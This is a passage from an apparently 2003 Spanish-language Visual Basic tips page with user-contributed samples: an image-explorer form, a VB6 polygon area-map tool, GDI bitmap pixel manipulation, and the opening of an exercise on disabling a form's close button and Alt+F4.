        Me.pbEmi.Image = CType(resources.GetObject("pbEmi.Image"), System.Drawing.Image)
        Me.pbEmi.Location = New System.Drawing.Point(16, 408)
        Me.pbEmi.Name = "pbEmi"
        Me.pbEmi.Size = New System.Drawing.Size(72, 32)
        Me.pbEmi.SizeMode = System.Windows.Forms.PictureBoxSizeMode.StretchImage
        Me.pbEmi.TabIndex = 5
        Me.pbEmi.TabStop = False
        '
        'btSalir
        '
        Me.btSalir.Anchor = CType((System.Windows.Forms.AnchorStyles.Bottom Or
System.Windows.Forms.AnchorStyles.Right), System.Windows.Forms.AnchorStyles)
        Me.btSalir.Cursor = System.Windows.Forms.Cursors.Hand
        Me.btSalir.Font = New System.Drawing.Font("Verdana", 9.75!, System.Drawing.FontStyle.Bold,
System.Drawing.GraphicsUnit.Point, CType(0, Byte))
        Me.btSalir.Location = New System.Drawing.Point(560, 400)
        Me.btSalir.Name = "btSalir"
        Me.btSalir.Size = New System.Drawing.Size(80, 32)
        Me.btSalir.TabIndex = 7
        Me.btSalir.Text = "Salir"
        '
        'btCopiar
        '
        Me.btCopiar.Anchor = CType((System.Windows.Forms.AnchorStyles.Bottom Or
System.Windows.Forms.AnchorStyles.Left), System.Windows.Forms.AnchorStyles)
        Me.btCopiar.Font = New System.Drawing.Font("Verdana", 8.25!,
System.Drawing.FontStyle.Regular, System.Drawing.GraphicsUnit.Point, CType(0, Byte))
        Me.btCopiar.Location = New System.Drawing.Point(232, 370)
        Me.btCopiar.Name = "btCopiar"
        Me.btCopiar.Size = New System.Drawing.Size(104, 24)
        Me.btCopiar.TabIndex = 3
        Me.btCopiar.TabStop = False
        Me.btCopiar.Text = "Portapapeles"
        '
        'btFlip
        '
        Me.btFlip.Anchor = CType((System.Windows.Forms.AnchorStyles.Bottom Or
System.Windows.Forms.AnchorStyles.Left), System.Windows.Forms.AnchorStyles)
        Me.btFlip.Font = New System.Drawing.Font("Verdana", 8.25!, System.Drawing.FontStyle.Regular,
System.Drawing.GraphicsUnit.Point, CType(0, Byte))
        Me.btFlip.Location = New System.Drawing.Point(232, 402)
        Me.btFlip.Name = "btFlip"
        Me.btFlip.Size = New System.Drawing.Size(104, 24)
        Me.btFlip.TabIndex = 5
        Me.btFlip.TabStop = False
        Me.btFlip.Text = "Flip horizontal"
        '
        'btAjustar
        '
        Me.btAjustar.Anchor = CType((System.Windows.Forms.AnchorStyles.Bottom Or
System.Windows.Forms.AnchorStyles.Left), System.Windows.Forms.AnchorStyles)
        Me.btAjustar.Font = New System.Drawing.Font("Verdana", 8.25!,
System.Drawing.FontStyle.Regular, System.Drawing.GraphicsUnit.Point, CType(0, Byte))
        Me.btAjustar.Location = New System.Drawing.Point(344, 370)
```

```
        Me.btAjustar.Name = "btAjustar"
        Me.btAjustar.Size = New System.Drawing.Size(112, 24)
        Me.btAjustar.TabIndex = 4
        Me.btAjustar.TabStop = False
        Me.btAjustar.Text = "Ajustar / Real"
        '
        'btGuardar
        '
        Me.btGuardar.Anchor = CType((System.Windows.Forms.AnchorStyles.Bottom Or
System.Windows.Forms.AnchorStyles.Left), System.Windows.Forms.AnchorStyles)
        Me.btGuardar.Font = New System.Drawing.Font("Verdana", 8.25!,
System.Drawing.FontStyle.Regular, System.Drawing.GraphicsUnit.Point, CType(0, Byte))
        Me.btGuardar.Location = New System.Drawing.Point(344, 402)
        Me.btGuardar.Name = "btGuardar"
        Me.btGuardar.Size = New System.Drawing.Size(112, 24)
        Me.btGuardar.TabIndex = 6
        Me.btGuardar.TabStop = False
        Me.btGuardar.Text = "Guardar como..."
        '
        'GroupBox2
        '
        Me.GroupBox2.Anchor = CType((System.Windows.Forms.AnchorStyles.Bottom Or
System.Windows.Forms.AnchorStyles.Left), System.Windows.Forms.AnchorStyles)
        Me.GroupBox2.Location = New System.Drawing.Point(224, 346)
        Me.GroupBox2.Name = "GroupBox2"
        Me.GroupBox2.Size = New System.Drawing.Size(248, 96)
        Me.GroupBox2.TabIndex = 10
        Me.GroupBox2.TabStop = False
        Me.GroupBox2.Text = "Editar imagen"
        '
        'GroupBox3
        '
        Me.GroupBox3.Anchor = CType((System.Windows.Forms.AnchorStyles.Bottom Or
System.Windows.Forms.AnchorStyles.Right), System.Windows.Forms.AnchorStyles)
        Me.GroupBox3.Controls.Add(Me.btCode)
        Me.GroupBox3.Location = New System.Drawing.Point(544, 346)
        Me.GroupBox3.Name = "GroupBox3"
        Me.GroupBox3.Size = New System.Drawing.Size(112, 96)
        Me.GroupBox3.TabIndex = 12
        Me.GroupBox3.TabStop = False
        '
        'btCode
        '
        Me.btCode.Anchor = CType((System.Windows.Forms.AnchorStyles.Bottom Or
System.Windows.Forms.AnchorStyles.Right), System.Windows.Forms.AnchorStyles)
        Me.btCode.Font = New System.Drawing.Font("Verdana", 8.25!, System.Drawing.FontStyle.Regular,
System.Drawing.GraphicsUnit.Point, CType(0, Byte))
        Me.btCode.Location = New System.Drawing.Point(8, 16)
        Me.btCode.Name = "btCode"
        Me.btCode.Size = New System.Drawing.Size(96, 24)
        Me.btCode.TabIndex = 13
        Me.btCode.TabStop = False
        Me.btCode.Text = "Ver código"
        '
        'Button1
        '
        Me.Button1.Anchor = CType(((System.Windows.Forms.AnchorStyles.Bottom Or
System.Windows.Forms.AnchorStyles.Left) _
                    Or System.Windows.Forms.AnchorStyles.Right), System.Windows.Forms.AnchorStyles)
        Me.Button1.BackgroundImage = CType(resources.GetObject("Button1.BackgroundImage"),
System.Drawing.Image)
        Me.Button1.Location = New System.Drawing.Point(480, 354)
        Me.Button1.Name = "Button1"
        Me.Button1.Size = New System.Drawing.Size(56, 88)
        Me.Button1.TabIndex = 11
        Me.Button1.TabStop = False
        '
        'lbImg
        '
        Me.lbImg.Anchor = CType(((System.Windows.Forms.AnchorStyles.Bottom Or
System.Windows.Forms.AnchorStyles.Left) _
                    Or System.Windows.Forms.AnchorStyles.Right), System.Windows.Forms.AnchorStyles)
        Me.lbImg.Font = New System.Drawing.Font("Verdana", 8.25!, System.Drawing.FontStyle.Regular,
```

```
System.Drawing.GraphicsUnit.Point, CType(0, Byte))
        Me.lbImg.Location = New System.Drawing.Point(224, 320)
        Me.lbImg.Name = "lbImg"
        Me.lbImg.Size = New System.Drawing.Size(432, 16)
        Me.lbImg.TabIndex = 9
        Me.lbImg.TextAlign = System.Drawing.ContentAlignment.MiddleCenter
        '
        'btAyuda
        '
        Me.btAyuda.Anchor = CType((System.Windows.Forms.AnchorStyles.Bottom Or
System.Windows.Forms.AnchorStyles.Left), System.Windows.Forms.AnchorStyles)
        Me.btAyuda.Font = New System.Drawing.Font("Verdana", 8.25!,
System.Drawing.FontStyle.Regular, System.Drawing.GraphicsUnit.Point, CType(0, Byte))
        Me.btAyuda.Location = New System.Drawing.Point(112, 416)
        Me.btAyuda.Name = "btAyuda"
        Me.btAyuda.Size = New System.Drawing.Size(104, 24)
        Me.btAyuda.TabIndex = 14
        Me.btAyuda.TabStop = False
        Me.btAyuda.Text = "Acerca de..."
        '
        'Form1
        '
        Me.AutoScaleBaseSize = New System.Drawing.Size(5, 13)
        Me.ClientSize = New System.Drawing.Size(666, 452)
        Me.Controls.Add(Me.btAyuda)
        Me.Controls.Add(Me.lbImg)
        Me.Controls.Add(Me.Button1)
        Me.Controls.Add(Me.btGuardar)
        Me.Controls.Add(Me.btAjustar)
        Me.Controls.Add(Me.btFlip)
        Me.Controls.Add(Me.btCopiar)
        Me.Controls.Add(Me.lvImg)
        Me.Controls.Add(Me.tvDir)
        Me.Controls.Add(Me.cbDrive)
        Me.Controls.Add(Me.GroupBox1)
        Me.Controls.Add(Me.GroupBox2)
        Me.Controls.Add(Me.btSalir)
        Me.Controls.Add(Me.GroupBox3)
        Me.Controls.Add(Me.pbEmi)
        Me.Controls.Add(Me.pbImg)
        Me.FormBorderStyle = System.Windows.Forms.FormBorderStyle.FixedSingle
        Me.Icon = CType(resources.GetObject("$this.Icon"), System.Drawing.Icon)
        Me.Name = "Form1"
        Me.StartPosition = System.Windows.Forms.FormStartPosition.CenterScreen
        Me.Text = "Explorador de imágenes"
        Me.WindowState = System.Windows.Forms.FormWindowState.Maximized
        Me.GroupBox3.ResumeLayout(False)
        Me.ResumeLayout(False)

    End Sub

#End Region

    '-----------------------------------------------------------------------------------------
    'PROPIEDADES ESPECÍFICAS DEL LISTVIEW lvImg
    'necesarias para poder mostrar los elementos
    'tal y como se muestran en esta aplicación:

    '1 - Añadir una columna
    'Me.lvImg.Columns.AddRange(New System.Windows.Forms.ColumnHeader()  {Me.ColumnHeader1})
    '2 - Asociar el control IMAGELIST iconImg a las propiedades LargeImageList, SmallImageList y
StateImageList
    'Me.lvImg.LargeImageList = Me.iconImg
    'Me.lvImg.SmallImageList = Me.iconImg
    'Me.lvImg.StateImageList = Me.iconImg
    '3 - Propiedad view con el valor Details
    'Me.lvImg.View = System.Windows.Forms.View.Details
    '-----------------------------------------------------------------------------------------

    'Para saber si la imagen está ajustada a la ventana o a tamaño real
    Dim ajustar As Boolean = True

    ' Variable para ser utilizada en el método btAbrir_Click
    Dim nombreImg As String = ""
```

```
    'Al cargar el formulario
    Private Sub Form1_Load(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
MyBase.Load
        'rellenar el Combobox con las letras de unidad del sistema:
        'array de cadenas para contener los nombres de las unidades
        Dim drives() As String
        'rellenar el array con las unidades lógicas del sistema
        drives = System.Environment.GetLogicalDrives()
        'rellenar el Combobox dese el array
        Me.cbDrive.Items.AddRange(drives)
        lbImg.Text = "Ninguna imagen cargada"
    End Sub

    'Al seleccionar un ítem del Combobox
    Private Sub cbDrive_SelectedIndexChanged(ByVal sender As System.Object, ByVal e As
System.EventArgs) Handles cbDrive.SelectedIndexChanged
        Try
            'la clase DirectoryInfo expone métodos de instancia para _
            'crear, mover y enumerar archivos en directorios y subdirectorios;
            'se utiliza la clase DirectoryInfo para operaciones típicas como copiar, _
            'mover, cambiar de nombre, enumerar, crear y eliminar directorios.

            'obtener los directorios de la unidad seleccionada;
            Dim combo As New DirectoryInfo(Me.cbDrive.Text)
            Dim carpetas() As DirectoryInfo
            carpetas = combo.GetDirectories()
            'limpiar el Treeview
            tvDir.Nodes.Clear()
            'rellenar el Treeview con los nombres de los directorios;
            'TreeNode representa a los nodos del Treeview
            Dim carpetas2 As DirectoryInfo
            Dim nodo As TreeNode
            For Each carpetas2 In carpetas
                'el constructor de la clase Treenode inicializa una nueva instancia _
                'aquí se usa con 3 parámetros: _
                '1 - el texto de etiqueta especificado _
                '2 - la imagen que se ha de mostrar cuando el nodo de árbol esté _
                'seleccionado (índice del Imagelist).
                '3 - la imagen que se ha de mostrar cuando el nodo de árbol esté _
                'sin seleccionar (índice del Imagelist).
                nodo = New TreeNode(carpetas2.FullName, 0, 1)
                Me.tvDir.Nodes.Add(nodo)
            Next

            'Mostrar mensaje del error capturado
        Catch pollo As Exception
            MessageBox.Show("Mensaje de error: " & pollo.Message, "Error al leer la unidad " &
cbDrive.Text, MessageBoxButtons.OK, MessageBoxIcon.Error)
            cbDrive.Text = "C:\"
        End Try

    End Sub

    'Al elegir un directorio en el Treeview
    Private Sub tvDir_AfterSelect(ByVal sender As Object, ByVal e As
System.Windows.Forms.TreeViewEventArgs) Handles tvDir.AfterSelect
        Try
            'si el nodo del árbol no está expandido
            If Not e.Node.IsExpanded Then
                'obtener los subdirectorios del nodo seleccionado
                Dim carpetas3 As DirectoryInfo
                carpetas3 = New DirectoryInfo(e.Node.FullPath)
                Dim carpetas4() As DirectoryInfo
                carpetas4 = carpetas3.GetDirectories()

                'rellenar el Treeview con los nombres de los subdirectorios;
                'TreeNode representa a los nodos del Treeview
                Dim subcarpetas As DirectoryInfo
                Dim nodo As TreeNode
                For Each subcarpetas In carpetas4
                    'el constructor de la clase Treenode inicializa una nueva instancia _
                    'aquí se usa con 3 parámetros: _
                    '1 - el texto de etiqueta especificado _
```

```
                    '2 - la imagen que se ha de mostrar cuando el nodo de árbol esté _
                    'seleccionado (índice del Imagelist).
                    '3 - la imagen que se ha de mostrar cuando el nodo de árbol esté _
                    'sin seleccionar (índice del Imagelist).
                    nodo = New TreeNode(subcarpetas.Name, 0, 1)
                    e.Node.Nodes.Add(nodo.Text)
                Next

                'obtener los archivos del subdirectorio
                Dim archivos() As FileInfo
                archivos = carpetas3.GetFiles()

                'limpiar el Listview
                Me.lvImg.Items.Clear()

                'rellenar el Listview con los nombres de los archivos
                'que cumplan la condición: terminar por las extensiones
                'de archivos de imagen (se pueden cambiar las que aparecen aquí)
                Dim imagen As FileInfo
                For Each imagen In archivos
                    'a cada extensión se le puede asignar una imagen diferente eb el Imagelist
                    Select Case imagen.Extension
                        Case ".BMP", ".bmp"
                            Me.lvImg.Items.Add(imagen.Name, 2)
                        Case ".JPG", ".JPEG", ".jpg", ".jpeg"
                            Me.lvImg.Items.Add(imagen.Name, 3)
                    End Select
                Next
            End If

            'si no hay elementos en el Listview, vaicar la caja de imagen
            If Me.lvImg.Items.Count = 0 Then
                Me.pbImg.Image = Nothing
                Me.lbImg.Text = "Ninguna imagen cargada"
            End If

            'Mostrar mensaje del error capturado
        Catch pollo As Exception
            MessageBox.Show("Mensaje de error: " & pollo.Message, "Error al leer imágenes ",
MessageBoxButtons.OK, MessageBoxIcon.Error)
        End Try

    End Sub

    'al pulsar en un elemento del Listview (se produce el evento SelectedIndexChanged
    Private Sub lvImg_SelectedIndexChanged(ByVal sender As System.Object, ByVal e As
System.EventArgs) Handles lvImg.SelectedIndexChanged
        'procedimiento descrito más abajo
        Call refrescarImg()
        'mostrar información sobre ancho y alto de la imagen seleccionada
        Me.lbImg.Text = "Ancho de imagen: " + pbImg.Image.Width.ToString + _
          " px.  /  Alto de imagen: " + pbImg.Image.Height.ToString + " px"
    End Sub

    Private Sub refrescarImg()
        Try
            'si hay algún elemento seleccionado en el Listview
            If Me.lvImg.SelectedItems.Count > 0 Then
                'invalidar la región gráfica del Picturebox para volver a rellenarla
                'con la imagen elegida en el control Listview
                Me.pbImg.Invalidate()
                Me.pbImg.Image = New Bitmap(Me.tvDir.SelectedNode.FullPath & "\" &
Me.lvImg.SelectedItems(0).Text)
            End If

            'Mostrar mensaje del error capturado
        Catch pollo As Exception
            MessageBox.Show("Mensaje de error: " & pollo.Message, "Error al leer imágenes ",
MessageBoxButtons.OK, MessageBoxIcon.Error)
        End Try
    End Sub

    'Para copiar la imagen al protapapeles
    Private Sub btCopiar_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btCopiar.Click
```

```
        'para que solamente lo haga si hay imagen en la caja de imagen
        If Not pbImg.Image Is Nothing Then
            'función detallada en el siguiente bloque
            Call fnClipboard()
        End If
    End Sub

    'Función que devuelve un objeto desde el portapapeles.
    'La clase ClipBoard deriva de la clase Object y tiene 3 miembros:
    'constructor / GetDataObject / SetDataObject
    Private Function fnClipboard() As Object
        'Copiar imagen al portapeles
        'SetDataObject lleva 2 parámetros (objeto, booleano)
        'Si booleano es true, el objeto queda en el portapapeles
        'después de haber cerrado la aplicación
        Clipboard.SetDataObject(pbImg.Image, True)
        'Variable objClipboard para contener el portapeles
        Dim objClipboard As IDataObject = Clipboard.GetDataObject()
        'devuelve el portapapeles como mapa de bits
        Return objClipboard.GetData(DataFormats.Bitmap)
    End Function

    'Para mostrar la imagen a tamaño real o ajustado
    Private Sub btAjustar_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btAjustar.Click
        'para que solamente lo haga si hay imagen en la caja de imagen
        If Not pbImg.Image Is Nothing Then
            'si ya está a tamaño real, pasar a modo Ajustado
            If ajustar = True Then
                'pasar a modo Normal (tamaño real)
                pbImg.SizeMode = PictureBoxSizeMode.StretchImage
                ajustar = False
            Else
                'si la imagen está en modo Ajustado (Stretch)
                pbImg.SizeMode = PictureBoxSizeMode.CenterImage
                ajustar = True
            End If
        End If
    End Sub

    'Menú que voltea horizontalmente la imagen
    Private Sub btFlip_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btFlip.Click
        'para que solamente lo haga si hay imagen en la caja de imagen
        If Not pbImg.Image Is Nothing Then
            pbImg.Image.RotateFlip(RotateFlipType.RotateNoneFlipX)
            pbImg.Refresh() 'Recarga la imagen
        End If
    End Sub

    'Para guardar el archivo en otro formato (BMP a JPG, JPG a BMP) o en otra carpeta
    Private Sub btGuardar_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btGuardar.Click
        'para que solamente lo haga si hay imagen en la caja de imagen
        If Not pbImg.Image Is Nothing Then
            dlgSave = New SaveFileDialog
            dlgSave.Filter = "Mapas de bits (*.bmp)|*.bmp|Imágenes JPG (*.jpg)|*.jpg"
            dlgSave.Title = "Guarda la imagen como..."
            If dlgSave.ShowDialog() = DialogResult.OK Then
                nombreImg = dlgSave.FileName
                If (nombreImg.EndsWith("jpg")) Then
                    pbImg.Image.Save(nombreImg, ImageFormat.Jpeg)
                End If
                If (nombreImg.EndsWith("bmp")) Then
                    pbImg.Image.Save(nombreImg, ImageFormat.Bmp)
                End If
            End If
        End If
    End Sub

    'Salir de la aplicación
    Private Sub btSalir_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btSalir.Click
        Me.Close()
```

```
    End Sub

    'Para mostrar un cuadro de ayuda
    Private Sub btAyuda_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btAyuda.Click
        'Información al usuario
        MessageBox.Show("Explorador de imágenes realizado en Visual Basic .NET." + vbCrLf + "Autor:
MILIUCO. Fecha: 09/10/2003.", "Acerca de...", MessageBoxButtons.OK)
    End Sub

    'Para mostrar el código del programa
    Public Sub btCode_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btCode.Click
        'Obtener la ruta a la carpeta desde la que se ha iniciado la aplicación,
        Dim stRuta As String = Application.StartupPath

        Try ' para detectar y manipular excepciones (errores del programa)
            'ProcessStartInfo se utiliza para iniciar procesos
            Dim abrirDoc As ProcessStartInfo = New ProcessStartInfo
            'Añadir a la ruta "\Form1.txt" para abrir el archivo
            abrirDoc.FileName = stRuta + "\Form1.txt"
            'Información al usuario de la ruta obtenida en su sistema
            MessageBox.Show("El código del programa se muestra mediante una instancia del Bloc de
Notas." + vbCrLf + "El archivo"" Form1.txt"" ha de estar junto al ejecutable del programa." + vbCrLf
+ "La ruta al archivo ""Form1.txt"" en tu sistema debería ser:" + vbCrLf + abrirDoc.FileName, "Ver
el código", MessageBoxButtons.OK)

            'modo de apertura de archivo (también puede ser edit, print...)
            abrirDoc.Verb = "open"
            'abrir en ventana normal
            abrirDoc.WindowStyle = ProcessWindowStyle.Normal
            'Abrir el archivo mediante su programa asociado en Windows
            Process.Start(abrirDoc)

        Catch a As Exception 'Objeto Exception de nombre a
            'Mensaje relativo a la excepción lanzada
            MessageBox.Show("Se ha producido la siguiente excepción:" _
            + vbCrLf + vbCrLf + a.Message, "Mensaje de error")
        End Try
    End Sub

End Class
```

Imagen del programa en funcionamiento

Fichero con el código de ejemplo en Visual Basic 2003 (miliuco_explora.zip - 143 KB)

Formularios Polygon Personalizados

Por Ciberwalter

Fecha: 19 Septiembre 2003 (publicado el 26/Oct/2003)
Autor: by Ciberwalter - waltermilenium@hotmail.com

Bueno, este pequeño aporte al mundo programador realiza un Area Map Shape para páginas web, al igual que lo hace el dreamweaver, salvo un pequeño código de más que permite realizar los mismos Area Shape pero en tus formularios Visual Basic, Que Tal, tus formularios ahora cobrarán vida, pero mejor bajen el código explicativo y lean las instrucciones, Okey, y visiten mi Website www.geocities.com/gnivel4.

Este es el código para Visual Basic (6.0):

```
Dim Raya As String
Dim SePuede As String

Dim i, ter

Private Sub DelImg_Click()
Form1.Picture = Image1.Picture
End Sub

Private Sub Form_DblClick()
If SePuede = "True" Then
List1.AddItem (Text4)
List1.AddItem (Text3)

List1.AddItem (List1.List(0))
List1.AddItem (List1.List(1))

Line (List1.List(0), List1.List(1))-(Text4, Text3)

Raya = "Nada"

Generar.Enabled = True

End If
End Sub

Private Sub Form_Load()
```

```
Raya = "True"
i = -1
Form1.Picture = LoadPicture(App.Path & "\Imagen.jpg")
Text7 = App.Path & "\Imagen.jpg"
End Sub

Private Sub Form_MouseDown(Button As Integer, Shift As Integer, X As Single, Y As Single)
If Raya = "Nada" Then
MsgBox "Para realizar otra selección, debes seleccionar ''Nueva Area''", 0, "No se Puede"
End If

If Raya = "False" Then
Text3 = Y
Text4 = X
Line (Text2, Text1)-(Text4, Text3)
List1.AddItem (Text2)
List1.AddItem (Text1)

Text1 = Text3
Text2 = Text4
SePuede = "True"
End If

If Raya = "True" Then
Text1 = Y
Text2 = X
Raya = "False"
End If

End Sub

Private Sub Form_Unload(Cancel As Integer)
End
End Sub

Private Sub Generar_Click()

Timer2.Enabled = True
SePuede = "False"
Form2.Visible = True

End Sub

Private Sub mClose_Click()
```

```
End

End Sub


Private Sub mHelp_Click()

MsgBox "Map Polygon fue Escrito Por Ciberwalter, Para cualquier felicitación, alago o cualquier
gesto de aprecio escriban a mi mail waltermilenium@hotmail.com, o visiten my website
www.geocities.com/gnivel4", 0, "Acerca de Ciberwalter"
End Sub


Private Sub Mostrar_Click()

Frame1.Visible = True

Ocultar.Enabled = True

Mostrar.Enabled = False

End Sub


Private Sub Ocultar_Click()

Frame1.Visible = False

Ocultar.Enabled = False

Mostrar.Enabled = True

End Sub


Private Sub Otra_Click()

Refresh


Timer2.Enabled = False

Text.Text = ""

Text1.Text = ""

Text2.Text = ""

Text3.Text = ""

Text4.Text = ""

Text5.Text = ""

Text6.Text = ""

Area.Text = ""

coord.Text = ""

List1.Clear


Generar.Enabled = False


Raya = "True"

i = -1

SePuede = "True"


End Sub
```

```
Private Sub Timer1_Timer()

Text5 = List1.ListCount

End Sub

Private Sub Timer2_Timer()

Do While i < List1.ListCount

i = i + 1

ter = List1.List(i)

Text = Text & "," & ter

Loop

If Text = "" Then

Else

Dim coma1, coma2

coma1 = InStr(Text, ",")

coma2 = InStrRev(Text, ",")

coord = Mid$(Text, coma1 + 1, coma2 - 2)

Area = ""
Form2.Resultado = "" & Chr(13) + Chr(10) & ""

End If

End Sub
```

Si no les resulta mejor bajense los ejemplillos.

Para Hacer Forms con formas Divertidas (Form Forma 4 VB6.zip - 69,2 KB)

Para Hacer Areas Polygon en paginas HTM (Area Shape Map VB6.0.zip - 81,5 KB)

Utilidad para hacer Forms con Forma (Más Facil que nunca)(Create Polygon Form VB6.zip - 44,2 KB)

Nota del Guille:
Debido a que algunos de los ficheros contenidos en los zips de ejemplos son ejecutables (exe) y no incluyen el código fuente, si queréis obtenerlos, poneros en contacto con el autor del artículo.
Perdonad los inconvenientes.

Manejar bitmaps en memoria

Usando APIs de Windows (GDI)

Fecha: 09 - Octubre - 2003
Autor: Antonio Moya goldelpucela@hotmail.com

Debido a haber encontrado escasísima documentación sobre el uso de GDI y contextos de dispositivos en memoria (sin necesidad de PictureBox o Formularios) envío en código que he desarrollado para modificar un bitmap en memoria
En el Código se crea un dispositivo en memoria con manejador CompDC que permite acceder a un BMP utilizando las APIs del GDI de Windows.
En el ejemplo leo los colores del bitmap y dibujo una línea azul como muestra.
Espero que a alguien le sirva.

```
' Declaraciones API Windows (GDI)
Public Declare Function GetObject Lib "gdi32" Alias _
        "GetObjectA" (ByVal hObject As Long, ByVal nCount As _
        Long, lpObject As Any) As Long

Public Declare Function SetPixelV Lib "gdi32" (ByVal hdc As Long, _
        ByVal X As Long, ByVal y As Long, ByVal crColor As Long) As Long

Public Declare Function GetPixel Lib "gdi32" (ByVal hdc As Long, ByVal X As Long, _
        ByVal y As Long) As Long

Public Const CLR_INVALID = &HFFFF


Public Type BITMAP
  bmType As Long ' Tipo del BMP, debe ser 0
  bmWidth As Long   ' Ancho en píxeles, debe ser mayor que 0
  bmHeight As Long  ' Alto en píxeles, debe ser mayor que 0
  bmWidthBytes As Long  ' número de lineas en cada línea escaneada
  bmPlanes As Integer
  bmBitsPixel As Integer ' número de bits para indicar el color de cada pixel
  bmBits As Long
End Type

Public Declare Function SelectObject Lib "gdi32" (ByVal hdc As Long, ByVal hObject As Long) As Long
Public Declare Function CreateCompatibleDC Lib "gdi32" (ByVal hdc As Long) As Long
Public Declare Function DeleteDC Lib "gdi32" (ByVal hdc As Long) As Long



Private Sub Command2_Click()

Dim Col As Long
Dim Fil As Long
Dim lReturn As Long
Dim ColRes As Long
Dim a As StdPicture // biblioteca OLE Automation
Dim PInf As BITMAP

Set a = New StdPicture

' Cargo la imágen en un contenedor
```

```
Set a = LoadPicture(App.Path & "\modelo.BMP")

If a.Type <> vbPicTypeBitmap Then
    MsgBox "El tipo de la imagen no es correcto"
End If

' Obtengo la informacion del bmp en una estructura BITMAP
If GetObject(a.Handle, Len(PInf), PInf) = 0 Then
    MsgBox "Fallo GetObject"
End If


ColRes = PInf.bmBitsPixel / 8
ReDim F1(0 To (PInf.bmWidth * PInf.bmHeight * (ColRes + 1)) - 1) As Byte


' Creo un contexto de dispositivo en memoria
'   para contener el Bitmap
Dim CompDC As Long  ' Compatible DC to hold the bitmap
Dim di&

' Y asigno al contexto la imagen
CompDC = CreateCompatibleDC(0)
di = SelectObject(CompDC, a.Handle)

' Recojo los valores de los píxeles (colores)
For Col = 0 To 306 - 1
    For Fil = 0 To 153 - 1
        lReturn = GetPixel(CompDC, Col, Fil)
        If lReturn = CLR_INVALID Then
            ' Valor de pixel no válido, probablemente nos hemos salido de los
            ' límites del bitmap
            MsgBox Fil & " " & Col & "=" & lReturn
        End If
    Next
Next

' Inserto algún valor
' en este caso dibujo una rayita azul
For Col = 0 To 306 - 1
    For Fil = 0 To 153 - 1
        If Col = Fil Then
            lReturn = SetPixelV(CompDC, Col, Fil, vbBlue)
        End If
    Next
Next

' Guardo y libero memoria
SavePicture a, App.Path & "\aaa.BMP"
Call DeleteDC(CompDC)
Set a = Nothing

End Sub
```

Botón Cerrar desactivado

[Leyendo procedimientos externos almacenados en la librería de Windows USER32.DLL]

[Ejercicio en que se desactiva el botón de cierre de la barra de título del formulario, así como la función de las teclas ALT+F4]

Fecha: 05/Octubre/2003 (11/Octubre/2003)
Autor: Miliuco (Emilio Pérez Egido**) - emi@miliuco.com**

A raíz de la petición de ayuda de un amigo, que desea que una aplicación arranque sin que pueda ser terminada por el usuario pulsando el botón Cerrar (el aspa de la esquina derecha) de la Barra de título del formulario ni mediante la pulsación de las teclas ALT+F4, he encontrado muchos códigos en Internet, unos para **C#**, otros para **C++** y otros para **Visual Basic**. Todos ellos tienen en común la necesidad de leer procedimientos externos, almacenados en librerías de Windows, **User32.dll** en este caso concreto. Pero así como los ejemplos encontrados para **C#**, por lo general, funcionan bien y rápido (los de **C++** los dejo a un lado por mi ignorancia), los que he visto para **Visual Basic .NET** me han dado muchos problemas: algunos no funcionan bien y, los que sí lo hacen, tardan bastante en desactivar el botón de cierre, lo que causa mal efecto.

Incluso **Microsoft** tiene un ejemplo de este tipo, pero referido a una aplicación de consola, que puede ser consultado aquí.
Así que he realizado en **Visual Basic .NET** un código que desactiva ese botón y el efecto de las teclas ALT+F4 de manera rápida, lo que causa mejor impresión al usuario.

Si alguien desea profundizar sobre este asunto, ha de buscar información sobre las **API** de Windows, pues en realidad éso es lo que hacemos, utilizar procedimientos externos a Visual Basic, existentes en librerías del sistema. En este ejercicio leemos procedimientos de la librería **USER32.DLL**, y con ellos actuamos sobre el llamado **Menú de sistema** de las ventanas, el que provee de funcionalidad tanto a los botones de **Maximizar** / **Minimizar** / **Cerrar** como a los elementos que cuelgan del icono de la Barra de título: **Restaurar** / **Mover** / **Tamaño** / **Minimizar** / **Maximizar** / **Separador** / **Cerrar**.

A continuación se muestra el código en Visual Basic .NET:

```
'DESACTIVAR EL BOTÓN CERRAR Y LA FUNCIÓN DE CIERRE CON ALT+F4

'NOTA de Miliuco:
'en esta aplicación se usa el tipo de dato IntPtr. Se ha diseñado
'el tipo IntPtr para que sea un número entero cuyo tamaño sea específico
'de la plataforma. Es decir, se espera que una instancia de este tipo tenga
'lugar en sistemas operativos y hardware de 32 bits, y en sistemas
'operativos y hardware de 64 bits. El tipo IntPtr se puede utilizar por idiomas
'que admiten punteros, y como un medio común para hacer referencia a los
'datos entre idiomas que admiten o no punteros. El tipo IntPtr es compatible
'con CLS (Common Language Specification) -> conjunto de características
'básicas de lenguaje englobadas en .NET Framework. El tipo IntPtr pertenece
'al espacio de nombres System

'Importar espacios de nombres necesarios para la aplicación
Imports System
Imports System.Drawing
Imports System.Collections
Imports System.ComponentModel
Imports System.Windows.Forms
Imports System.Data

'Para leer procedimientos externos radicados en librerías de windows
```

```
'Imports System.Runtime.InteropServices

Public Class Form1
    Inherits System.Windows.Forms.Form

#Region " Código generado por el Diseñador de Windows Forms "

    Public Sub New()
        MyBase.New()

        'El Diseñador de Windows Forms requiere esta llamada.
        InitializeComponent()

        'Agregar cualquier inicialización después de la llamada a InitializeComponent()

    End Sub

    'Form reemplaza a Dispose para limpiar la lista de componentes.
    Protected Overloads Overrides Sub Dispose(ByVal disposing As Boolean)
        If disposing Then
            If Not (components Is Nothing) Then
                components.Dispose()
            End If
        End If
        MyBase.Dispose(disposing)
    End Sub

    'Requerido por el Diseñador de Windows Forms
    Private components As System.ComponentModel.IContainer

    'NOTA: el Diseñador de Windows Forms requiere el siguiente procedimiento
    'Puede modificarse utilizando el Diseñador de Windows Forms.
    'No lo modifique con el editor de código.
    Friend WithEvents Button1 As System.Windows.Forms.Button
    Friend WithEvents Button2 As System.Windows.Forms.Button
    Friend WithEvents GroupBox1 As System.Windows.Forms.GroupBox
    <System.Diagnostics.DebuggerStepThrough()> Private Sub InitializeComponent()
        Dim resources As System.Resources.ResourceManager = New
System.Resources.ResourceManager(GetType(Form1))
        Me.Button1 = New System.Windows.Forms.Button
